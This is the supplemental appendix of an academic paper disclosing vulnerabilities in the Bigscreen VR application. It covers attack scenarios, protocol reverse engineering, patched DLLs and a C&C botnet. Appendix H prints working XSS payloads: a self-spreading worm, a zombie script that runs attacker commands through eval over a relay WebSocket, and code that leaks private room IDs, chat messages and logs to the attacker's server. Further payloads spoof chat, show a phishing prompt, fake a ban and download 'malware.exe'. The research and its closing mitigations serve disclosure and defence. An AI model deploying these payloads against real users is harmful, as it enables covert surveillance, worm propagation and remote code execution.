Supplemental Material for Rise of the Metaverse's Immersive Virtual Reality Malware and the Man-in-the-Room Attack & Defenses

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Appendix A Scenarios Definition

We defined multiple scenarios for maintaining a systematic approach during analysis and testing. Scenarios refer to actions of hypothetical legitimate users (Alice, Bob) and attackers (Mallory, Trudy). Scenarios cover standard usage of the application and assume that Alice and Bob already have the Bigscreen application installed (Figure 1).



Fig. 1. Basic scenario for attacking the Bigscreen application. Alice and Bob are legitimate users of the application, each in a different location. Mallory is an attacker with maliciously patched Bigscreen application. Trudy is an attacker with developed C&C server capable of attacking Bigscreen users and controling created botnet. Mallory and Trudy aim at users of the application and do not attack Bigscreen servers.

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A.1 Passive stay in the lobby

Alice starts the application and enters the lobby (the first screen of the application). List of all public rooms is downloaded from the servers and is displayed in the application's User Interface (UI). Alice stays passively in the lobby for several seconds, then she terminates the application.

A.2 Created public room

Alice starts the application and enters the lobby (the first screen of the application). She creates & joins her new public room. She stays in the Virtual Reality (VR) room for several seconds, then she leaves and terminates the application.

A.3 Created private room

Alice starts the application and enters the lobby (the first screen of the application). She creates & joins private room. After several seconds, she leaves the room and terminates the application.

A.4 Private meeting

Alice starts the application and enters the lobby (the first screen of the application). She waits in the lobby for a few seconds. She creates & joins private room. Bob starts the application. Alice invites Bob, she shares her private room ID with Bob. Bob joins Alice's private room. Alice and Bob exchange few chat messages and interact in VR. Both participants leave the room after several seconds and both terminate the application.

A.5 Transition between rooms

Alice starts the application and enters the lobby (the first screen of the application). She creates & joins her public room. Bob creates & joins his public room. Alice stays for several seconds in her public room alone and then leaves. Alice joins Bob's public room. Alice and Bob spend several seconds together in the room and then they both leave and terminate the application.

APPENDIX B TESTING BASED ON SCENARIOS

Each test case starts by *C&C server setup procedure*, which consists of following steps. The attacker starts the relay server (Figure 10) and opens dashboard (Figure 7) which connects to the relay server using `dashboard-register` message. The dashboard connects to Bigscreen signaling servers and obtains list of public rooms for monitoring. The attacker ensures that testing malware is correctly prepared and available from the web file hosting server.




Fig. 2. Two possible paths of forged signaling messages in an attack over the network. On path A, the attacker creates a new public room with payload in room name, room description, or room category (`room-create`). Bob requests list of all public rooms which causes XSS in his application (`room-latest`), this is applicable to all users in the lobby. Victim can also request details about selected room which also delivers the XSS payload (`roomstate`). On path B, the attacker sets payload as username and joins Bob's room (`room-join`). As soon as the attacker joins the room, XSS is executed in Bob's application (`user-joined`).

B.1 Passive stay in the lobby

The C&C server sends special signaling messages to Bigscreen signaling server which creates a public room with XSS payload hidden in the room name. This corresponds to path A in Figure 2. Alice downloads list of all public rooms. XSS payload (Listing 6) is executed and Alice becomes a zombie in our botnet. Alice appears in zombie monitor in dashboard and Trudy opens *Zombie control*. Trudy forces Alice to download prepared testing malware and then forces Alice to execute it (Listing 12). Malware takes control of Alice's computer. **The attack was successful**, Alice was hacked and all she did was just opening Bigscreen application.

B.2 Created public room

Attacker Trudy has an overview of all public rooms in the dashboard. When Alice creates & joins her public room, the room appears in Trudy's dashboard. Trudy selects Alice's room and connects to it for eavesdropping using the dashboard (Listing 16, Listing 6). Alice thinks she is alone in the room. Trudy uses *control menu* to stealthily toggle Alice's video sharing. Trudy can see screen of Alice's computer now. She can take control of Alice's Bigscreen application and also download & execute malware on Alice's computer (Listing 12). Alice's has no suspicion that Trudy can see her screen. **The attack (with eavesdropping) was successful.**

B.3 Created private room

The attacker Trudy starts attacking the lobby according to path A in Figure 2. As soon as Alice starts the application and lobby loads list of public rooms, she is attacked and her Bigscreen application becomes a zombie in our botnet (Listing 6). Alice creates & joins private room, but because she is zombie already, her application is automatically forced to leak confidential private room ID to Trudy's C&C server (Listing 8). The room ID is sent using `room-discovered` message of our C&C protocol (Table 3). Alice's private room has just been discovered and it appears in monitor of private rooms in Trudy's dashboard. Trudy selects Alice's private room and connects to it for eavesdropping (Listing 16, Listing 6). Trudy toggles Alice's video sharing as well. Even though Alice created private room and she thinks she is alone in a secure room, Trudy can now see screen of Alice's computer. Trudy can take control of Alice's Bigscreen application and distribute malware, too (Listing 12, Listing 6). **The attack was successful.**

B.4 Private meeting

This scenario tests also the novel Man-in-the-Room (MitR) attack. This test scenario includes another malicious actor called Mallory. Mallory uses our patched (Application Crippling) version of the Bigscreen application (Figure 6). Attackers Mallory and Trudy can communicate and coordinate the attack. However, this test scenario does not require Trudy and Mallory to be different people, one attacker could easily use the dashboard of C&C server and at the same time use the patched Bigscreen application. For clarity purposes, this test is described with both Trudy and Mallory. Trudy starts attacking the lobby. Alice starts the Bigscreen application, the lobby is opened, the list of public rooms is loaded, Alice is attacked and becomes a zombie (Listing 6). Trudy can see Alice in a list of zombies. Trudy stops attacking the lobby. Alice creates & joins private room, room ID is leaked to Trudy (Listing 8). As described in the scenario, Alice gives Bob room ID and he joins Alice's private room. Trudy selects Alice's private room from list of discovered private rooms in the dashboard and connects to it for eavesdropping (Listing 16, Listing 6). Trudy can now control both Alice and Bob, she can also toggle their video sharing & see their screens. Trudy can distribute malware at this point. As Alice and Bob exchange chat messages, Trudy can see the messages in *Room chat* panel (bottom left part of Figure 7). Chat eavesdropping is achieved using Listing 9. Trudy can also spoof chat messages, for example impersonate Bob and write messages in his name (Listing 11). However, we want to see inside the Virtual Environment (VE) of the VR room. Trudy shares obtained confidential private room ID with Mallory. Mallory joins Alice's room as invisible user (Figure 6). Alice and Bob have no idea that Mallory is with them in their private room. Mallory can move in virtual space, hear, and see everything what is happening in the room. This way, Mallory can literally look over their shoulders. **This attack including MitR attack was successful.**

B.5 Transition between rooms

This test is focused on the worm attacking lobby and spreading infection from one victim to another. Trudy starts attack-




Fig. 3. Sequence diagram of of initial VR worm infection (in Alice's room) and propagation from one user to another when they meet in VR room (in Bob's room).

ing the lobby with VR worm. Worm infection was during testing limited to our testing users Alice and Bob. As Alice starts the application, she is infected with the replicating worm and becomes zombie. Trudy stops attacking the lobby. Alice creates & joins her new public room. Bob creates & joins his public room. Alice leaves her room and joins Bob's public room. **As soon as Alice meets Bob in virtual space, our VR worm duplicates and infects Bob.** This procedure is illustrated in Figure 3. Bob is now zombie, too. He also propagates the infection. Trudy can now see both Alice and Bob in list of zombies. Trudy can see that Alice's room no longer exists and that Alice and Bob are both in Bob's room. Trudy can eavesdrop on any room that Alice and Bob visit. From this point on, Trudy can take control of every infected victim that Alice or Bob meet in VR while they carry the worm infection. Trudy can distribute malware to all these affected computers. **This attack including VR worm was successful.**

TABLE 1
Test Results Based on Initial Scenarios

Scenario	Test result
Passive stay in the lobby	Attack successful
Created public room	Attack successful
Created private room	Attack successful
Private meeting	Attack successful
Transition between rooms	Attack successful

Appendix C
Network Traffic Analysis

Throughout the network analysis phase, the application's network communications were monitored allowing us to create a map of Bigscreen's network infrastructure (Figure 11). We managed to perform Man-in-the-Middle (MitM) attack to decrypt Hypertext Transfer Protocol Secure (HTTPS) and Secure WebSockets (WSS) communication, see Figure 12 with Listing 1 and Figure 13 with Listing 2.

Listing 1. Example decrypted *room state* message as served by HTTPS API of Bigscreen servers, see Figure 12. Properties `name`, `description`, and `category` are vulnerable to XSS in Bigscreen application and can be exploited as shown in Figure 2.

```
{
  "name": "test56789roomName",
  "description": "test68435roomDescription",
  "participants": "1",
  "private": "1",
  "category": "Chat",
  "created.name": "labvr53",
  "created.uuid":
      "17bccb5-6434-44d6-650e-ca03d36b6a5b",
  "created.time": "1533676408088",
  "environment": "Cinema",
  "version": "0.34.0",
  "size": "12",
  "roomType": "bigroom",
  "user1.desktop":
      "91f269bd-15c5-43b1-8727-c79bcdb35c70",
  "user1.name": "labvr53",
  "user1.uuid":
      "17bccb5-6434-44d6-650e-ca03d36b6a5b",
  "user1.steam": "76561198437356915",
  "admin": "user1",
  "roomId": "room-0t6zzlsw"
}
```

Appendix D
Signaling Protocol Reverse Engineering

We were able to reverse engineer Bigscreen's signaling protocol, which was used to manage VR rooms and establish multimedia Peer to Peer (P2P) channels (Figure 4 and Figure 11). It also transported Interactive Connectivity Establishment (ICE) & Session Traversal Utilities for NAT (STUN) information and Session Description Protocol (SDP) messages to create P2P WebRTC connections. After successful negotiation, WebRTC audio, video, and data channels are created; they are established over Datagram Transport Layer Security (DTLS).




Fig. 4. MitM attack to the signaling channel for decrypting a WSS traffic between the application and the signaling server.

Listing 2. Example decrypted and decoded signaling message (WSS and MessagePack) sent by room admin to expel `user2` user from `room-0t6zzlsw` room, see Figures 4 and 13.

```
{
    "type": "admin",
    "action": "kick",
    "roomId": "room-0t6zzlsw",
    "targetUser": "user2"
}
```

Appendix E
Application Reverse Engineering




Fig. 5. Diagram of the Bigscreen application, which consists of several layers. We managed to RE and decompile portions of the application and DLLs into corresponding logic in C#, this allowed us to explore the inner structure of the application.

Appendix F
Application Patching

We patched some DLLs loaded by Bigscreen application to change selected behavior. Our Proof of Concept (PoC) patched Bigscreen application could connect with legitimate Bigscreen applications. This also gave us complete control over one end of audio/video/data streams (Listing 3 and Figure 6). We also disabled sharing of attacker's VR state. Victim had no data to render – the attacker was invisible in VE and also in UI (Listing 4, Listing 16 and Figure 6). The attacker could see victims in VR, see screens of their computers, hear their audio/microphone.




Fig. 6. The attacker Mallory uses patched (application crippling) version of the application which does not send VR state to other room participants (Listing 3) and which also uses forged signaling messages with XSS payloads (Listing 4 and Listing 16) to hide traces of Mallory's presence in the room.


Listing 3. Patch of C# DLL in Bigscreen application to disable sharing VR state with other room participants. See Figure 6.

```
/* Class: Assets.Scripts.Networking
     .NetworkStreamer */
public void SendData(string SCID, byte[]
     serializedBytes, bool reliable) {
   RTCPlugin.BigSendOnDataChannel(SCID,
       serializedBytes, serializedBytes.Length,
       reliable, false); //patched to method with
       empty body (NOP)
}
public void SendDataUnreliable(string SCID,
     ArraySegment<byte> serializedData) {
   RTCPlugin.BigSendOnDataChannel(SCID,
       serializedData.Array,
       serializedData.Count, false, false);
       //patched to method with empty body (NOP)
}
```

Listing 4. Patch of C# DLL in Bigscreen application to disable updating local UI from server and to force use of patched local UI with XSS payload to hide attacker's presence from UI of other room participants (Listing 16). See Figure 6.

```
/* Class: Assets.Scripts.UI.UIWebsiteLoader
   Class: Assets.Scripts.UI.UIGTWebsiteLoader */
private void GetWebpageIfOnline() {
  if (UrlWrapper.CheckForInternetConnection(
      this.GetOnlineUIUrl()))
    this.LoadOnlineUI(); //patched to
      `this.LoadOfflineUI();`
  else
    this.LoadOfflineUI();
}
```

Appendix G
C&C Dashboard



```
unity.log in progress connections cleared for user user3 index=0 array=
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log receivedSignalingData  ice a6ffdc34-a542-f516-d329-ff123de4491c 1
console.log 1080.053: [SUCCESS] Got blacklist
console.log 1080.053: ** Account is safe **
```

This is a test message from Bob.
— *Bob* at Tue Oct 09 2018 22:08:54 GMT-0400

This is a forged message from Bob.
— *Bob* at Tue Oct 09 2018 22:21:03 GMT-0400

Fig. 7. Visualisation of the main parts of the C&C tool. *Zombie control* and *Room control* can be opened and closed for each controlled zombie and room. Each room can have multiple *Room participants*.

Clicking on the *Control* button opens the *Control menu* (Figure 8) which offers a variety of prepared attacks. Another interesting attack is phishing (Figure 9), which is not related to Remote Code Execution (RCE) in Unity.





Fig. 8. *Control menu* gives the attacker ability to execute various attacks against selected victim/zombie. The menu is available from *Room participant* panel and similar menu can be opened from the *Zombie control* panel.



Sorry! Additional VR driver is required.
Please download and install driver.

OK

Fig. 9. *Control menu* also allows the attacker to execute phishing attack. Victim's Bigscreen application shows modal window asking the victim to install some driver (malware). Clicking OK button downloads the malware. This phishing is not related to RCE in Unity. XSS payload for this attack is presented in Listing 13.

TABLE 2
Technologies of the C&C server

Technology	Reason
GUI	Easy-to-use dashboard
Video & audio	Eavesdropping on victim's microphone audio, computer audio, and computer screen
HTTP & HTTPS	Interaction with Bigscreen servers
WSS	Communication using Bigscreen's signaling protocol
WebRTC	P2P multimedia streaming
C&C protocol	Control and monitoring of zombies in botnet
File hosting	Malware distribution to victims




Fig. 10. Network diagram of developed relay server. Trudy uses C&C dashboard, which is connected to the relay server using WS as a client. Alice and Bob are both zombies already. Relay server forwards messages. Path A shows message sent from C&C to Alice, path B shows message sent from Bob to C&C.

TABLE 3
Overview of messages of developed custom C&C protocol

Type	Description
`dashboard-register`	C&C connected to relay server, connection is marked as C&C and messages for C&C are forwarded to this connection.
`zombie-register`	New zombie announces itself to C&C. Messages for this zombie are forwarded to this connection.
`zombie-cmd`	C&C gives command to a zombie.
`zombie-result`	Zombie responds to C&C with result of command.
`zombie-ping`	C&C monitors whether zombie is active.
`zombie-pong`	Zombie responds to C&C that it is active.
`room-discovered`	Zombie leaks private room ID to C&C.
`chat`	Zombie leaks chat message to C&C.
`log`	Zombie leaks log record to C&C.

Appendix H Selected Payloads of Bigscreen XSS Attacks

Please note the C&C dashboard handles following payloads as Javascript (JS) template literals (template strings) with string interpolation of embedded expressions (i.e. $\{*expression*\}) to insert values and configuration provided by the attacker before sending the payload to the victim, see Listing 5, Listing 6 , or Listing 7.).

Listing 5. The attacker can create a public room with following payload in its room name in order to **Infect everyone in the lobby**. All public rooms are listed in the lobby and room name is vulnerable to XSS attack. All users currently in the lobby get infected.

```
/* Infect lobby through public room name */

// following condition can limit worm infection
   to just selected testing users
if (NAME === 'Bob') {

  function worm() {
    if (window._infected === undefined) {
      var oldName = NAME;

      /* payload (e.g. discover room) here */

```

```
        // make sure UI displays old original name and not new name which includes XSS payload
        displayDefaultState = function() {
          $("#room-id-info").hide();
          $("#room-disconnected").hide();
          $("#room-leave").show();
          $(".user-you .multiplayer-profile-image")
            .removeClass("")
            .addClass(
              "profile-photo-sm multiplayer-profile-image " +
              USER);
          $(".user-you .user-name").text(oldName);
          generateFlairs(
            USER,
            $(".user-you .flairs"),
            $(".user-you .user-name")
          );
          $("ul#room-participants").html("")
        };

        // add XSS payload to name
        NAME = '<sc' + 'ript> ' + worm.toString() + ' ;worm();</sc' + 'ript>' + oldName;
        Unity.setName(NAME);
        window._infected = true;
      }
    }
    worm();
  }
```

Listing 6. When the victim's application is infected with following XSS payload, it is **turned into a zombie in attacker's botnet**. A zombie registers to the attacker's server and then listens for commands. When a command is received, it is executed and result is sent back to the attacker's server. Zombies also maintain heartbeat for C&C channel to the attacker's server. See Table 3.

```
/* Make zombie
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
if (!window.sz || window.sz.readyState == 3) {
  window.sz = new WebSocket('${relayWebSocketServerUrl}');
  sz.onopen = function() {
    // announce a new zombie to attacker's server
    sz.send(JSON.stringify({
      'type': 'zombie-register',
      'steamId': mySteamId,
      'oculusId': myOculusId,
      'uuid': ACCOUNT.uuid,
      name: NAME
    }))
  };
  sz.onmessage = function(e) {
    var m = JSON.parse(e.data);
    if (m.type === 'zombie-cmd') {
      // listen for commands from attacker's server, execute commands and respond with results
      sz.send(JSON.stringify({
        type: 'zombie-result',
        'steamId': mySteamId,
        'oculusId': myOculusId,
        'uuid': ACCOUNT.uuid,
        result: eval(m.cmd)
      }));
    } else if (m.type === 'zombie-ping') {
      // handle heartbeat between this zombie and attacker's server
      sz.send(JSON.stringify({
        type: 'zombie-pong',
        uuid: ACCOUNT.uuid,
      }));
    }
  };
};
```

Listing 7. Once the zombie is connected to the attacker's server, the attacker can use our `zombie-cmd` messages to **send commands/payloads**. See `zombie-cmd` and `zombie-result` in Listing 6 and Table 3.

```
/* Send command to a zombie from attacker's server
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
var messageRelayWs = new WebSocket(relayWebSocketServerUrl);
// ...
function sendZombieCmd(zombieUuid, cmd) {
  console.debug('sendZombieCmd', zombieUuid, cmd);
  messageRelayWs.send(JSON.stringify({
    type: "zombie-cmd",
    uuid: zombieUuid,
    cmd: cmd
  }));
}
```

Listing 8. As soon as infected victim joins a room (both private and public), **confidential room ID is discovered** by the attacker. This payload overwrites Bigscreen's function `joinRoomWithId`, while keeping original behavior, to covertly send confidential room ID (see Table 3) to the attacker's server.

```
/* Discover room
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
joinRoomWithId = function(roomId) {
  var srd = new WebSocket('${relayWebSocketServerUrl}');
  srd.onopen = function() {
    // send confidential roomId to attacker's server
    srd.send(JSON.stringify({
      'type': 'room-discovered',
      'roomId': roomId,
    }));

    // original 'joinRoomWithId' body to join the room
    checkMyUserCreatedRoom();
    signal["write"]({
      'type': "room-join",
      'roomId': roomId,
      'name': NAME,
      'uuid': ACCOUNT["uuid"],
      'version': UNITYVERSION,
      'steamId': mySteamId,
      'oculusId': myOculusId
    });
    srd.close();
  };
};
```

Listing 9. From the point when following payload is executed in victim's context, **all their chat messages are eavesdropped**. The payload overwrites Bigscreen's function `sendChat`. When the victim wants to send a chat message to other room participants, the message is first sent (see Table 3) to the attacker's server and then also to room participants (original and expected behavior).

```
/* Eavesdrop chat messages
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
sendChat = function() {
  var s = new WebSocket('${relayWebSocketServerUrl}');
```

```
    s.onopen = function() {
      // send message to attacker's server
      s.send(JSON.stringify({
        'type': 'chat',
        'roomId': roomState.roomId,
        'name': NAME,
        uuid: ACCOUNT.uuid,
        'steamId': mySteamId,
        'oculusId': myOculusId,
        'message': $('#room-chat-input').val()
      }));

      // original 'sendChat' body to send message to other room participants
      if (canSendChatMessage) {
        canSendChatMessage = false;
        var _0x1865xb7 = $("#room-chat-input").val();
        if (_0x1865xb7 != "") {
          $("#room-chat-input").val("");
          $("#room-chat-input").focus();
          displayChatMessage(_0x1865xb7, USER);
          Unity.sendMessageToBrowsers("chat", [_0x1865xb7], USER, "all");
          gaChatMessageSentEvent()
        };
        setTimeout(function() {
          canSendChatMessage = true
        }, CHATRATELIMIT)
      };
    };
  };
```

Listing 10. The attacker can **eavesdrop all victim's application logs**. The payload creates new logging function which forwards logs to the attacker's server. The Bigscreen application uses 3 separate logging functions (`console.log`, `Unity.log`, `Unity.logError`) and the payload overwrites all of them with its forwarding function.

```
/* Eavesdrop logs
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
var nl = function(level, args) {
  // send log record to attacker's server
  var sl = new WebSocket('${relayWebSocketServerUrl}');
  sl.onopen = function() {
    sl.send(JSON.stringify({
      type: 'log',
      uuid: ACCOUNT.uuid,
      level: level,
      message: args
    }));
    sl.close();
  };
};
console.log = function() {
  nl('console.log', arguments)
};
Unity.log = function() {
  nl('Unity.log', arguments)
};
Unity.logError = function() {
  nl('Unity.logError', arguments)
};
```

Listing 11. Following payload, when executed inside victim's Bigscreen application, forces the application to **send a message on behalf of the victim** to other room participants. This attack can impersonate the victim in room chat.

```
/* Send a message on behalf of the victim
   msg: forged message to be sent
   relayWebSocketServerUrl: URL of WebSocket server which relays communication between Command & Control dashboard and zombies.
*/
// send message to other room participants
displayChatMessage('${msg}', USER);
Unity.sendMessageToBrowsers('chat', ['${msg}'], USER, 'all');

// send message to attacker's server
var s = new WebSocket('${relayWebSocketServerUrl}');
s.onopen = function() {
  s.send(JSON.stringify({
    'type': 'chat',
    'roomId': roomState.roomId,
    'name': NAME,
    uuid: ACCOUNT.uuid,
    'steamId': mySteamId,
    'oculusId': myOculusId,
    message: '${msg}'
  }));
  s.close();
}
```

Listing 12. Example of exploiting `openLink` function inside Bigscreen's JS UI, which subsequently calls `Application.OpenURL` method from Unity engine. This can be exploited to automatically **run programs or open folders and files** on the victim's computer. It can also force the victim's computer to **download and execute malware**.

```
/* RCE, openLink calls Application.OpenURL */
openLink('calc');
openLink('cmd');
openLink('C:\ ');
openLink('http://example.com/malware.exe');
```

Listing 13. XSS payload for the **phishing attack**. It prepares and shows modal window in the Bigscreen application asking the victim to install malware provided by the attacker, see Figure 9.

```
/* Phishing attack
   url: URL of a malware installer */
setErrorWarningText(
  "Sorry! Additional VR driver is required.<br/>Please download and install driver."
);
$("#error-occurred .modal-footer button").click(function() {
  openLink('${url}');
});
showErrorPrompt();
```

Listing 14. The attacker can convince victim's application that the **account is blocked**. The payload overwrites Bigscreen's function `checkBlacklist`. Original function should request a list of banned accounts from official servers, but the forged one just directly sets result as banned. When the function is overwritten, the payload forces its execution and then forces the victim to leave current room. The victim is banned until the application is restarted.

```
/* Ban account until restart */
checkBlacklist = function(a) {
  localStorage['banned'] = true;
  localStorage['banreason'] = 'Banned by attacker.';
  sendAccountToUI();
};
checkBlacklist();
userWantsToLeaveRoom();
```

Listing 15. Payload to force victim's Bigscreen application to **play sound effects** defined in UI layer by sending them to Unity layer through JS-C# bindings.

```
/* Play sound effects */
var _se = ["ui_select_1", "ui_select_2", "ui_select_3", "ui_select_4", "ui_select_5", "ui_pause", "ui_error_1", "ui_error_2", "ui_error_3", "ui_error_4", "ui_error_5", "CAMERA-SLR- SHUTTER", "Corked", "Bing Bong"];
var _i = 0;
var _id;

function _f() {
  if (_i < _se.length) {
    Unity.playSoundEffect(_se[_i]);
    _i++;
  } else {
    clearInterval(_id)
  }
};
_id = setInterval(_f, 200);
```

Listing 16. Attacker is able to **hide his presence** in the room from Bigscreen's UI with following 3 payloads.

```
/* Hide attacker from UI
   textName: username of the attacker (e.g.
        '__Trudy__')
*/
// hide username from room preview
Array.prototype.forEach.call(document
  .getElementById('room-card-players')
  .childNodes,
  function(e, i, a) {
    if (e.nodeName === '#text' && e
      .data === '${textName}') {
      if (i !== 0) {
        a[i - 1].remove();
      }
      e.remove();
    }
  });

// hide first comma from room preview
setTimeout(function() {
  var n = document.getElementById(
      'room-card-players')
    .childNodes;
  if (n[0] && n[1] && n[0]
    .nodeName === 'SCRIPT' && n[1]
    .nodeName === '#text' && n[1]
    .data === ', ') {
    n[1].remove()
  }
}, 1);

// hide username from room participants
Array.prototype.forEach.call(document
  .querySelectorAll(
    '#room-participants li'),
  function(e) {
    if (e.querySelector(
        'h3.user-name').firstChild
      .nodeValue === '${textName}') {
      e.remove()
    }
  });
```

Appendix I Mitigations & Suggestions

In this section, we present the mitigations we suggested to Bigscreen and Unity Technologies. The companies have used these measures to remedy the issues. However, these advices can be applied by any other company to improve security of their solution.

I.1 Bigscreen

Discovered weaknesses were caused by shortcomings & vulnerabilities in authentication, authorisation, encryption, data sanitization, integrity checking, or by a critical security vulnerability in 3rd party software (Unity engine). Individual flaws with smaller impact were chained together resulting in attacks with critical impact. Therefore, we suggest addressing the following.

I.1.1 Safe data manipulation and proper data sanitization

Because the application's UI is implemented with web technologies, it inherits security risks from the area of web applications. Several injection points for XSS existed due to unsafe Hypertext Markup Language (HTML) manipulation. We recommend using safe data manipulation and proper data sanitization at all times. We also recommend checking use of methods which can directly create and manipulate HTML without sanitizing data. One of the suggested solutions to this issue is to use some templating engine which would offer automatic escaping of data. Today's templating engines also often take care of *context-aware escaping*.

I.1.2 Secure authentication & authorisation

Both administrative activities and private rooms should have secure authentication & authorisation to determine the validity of requests. In order to join a private room, all that is required is the private `room-id`. We recommend introduction of user accounts and proper authentication & authorisation.

I.1.3 Cautious handling of insecure API

We suggest cautious handling of insecure API, especially proper sanitization of `url` parameter of the `Application.OpenURL` method from the Unity Scripting API.

Listing 12 presents example of exploiting `openLink` function inside Bigscreen's JS UI, which subsequently calls `Application.OpenURL` method from Unity engine. Listing 17 shows example vulnerable C# application.

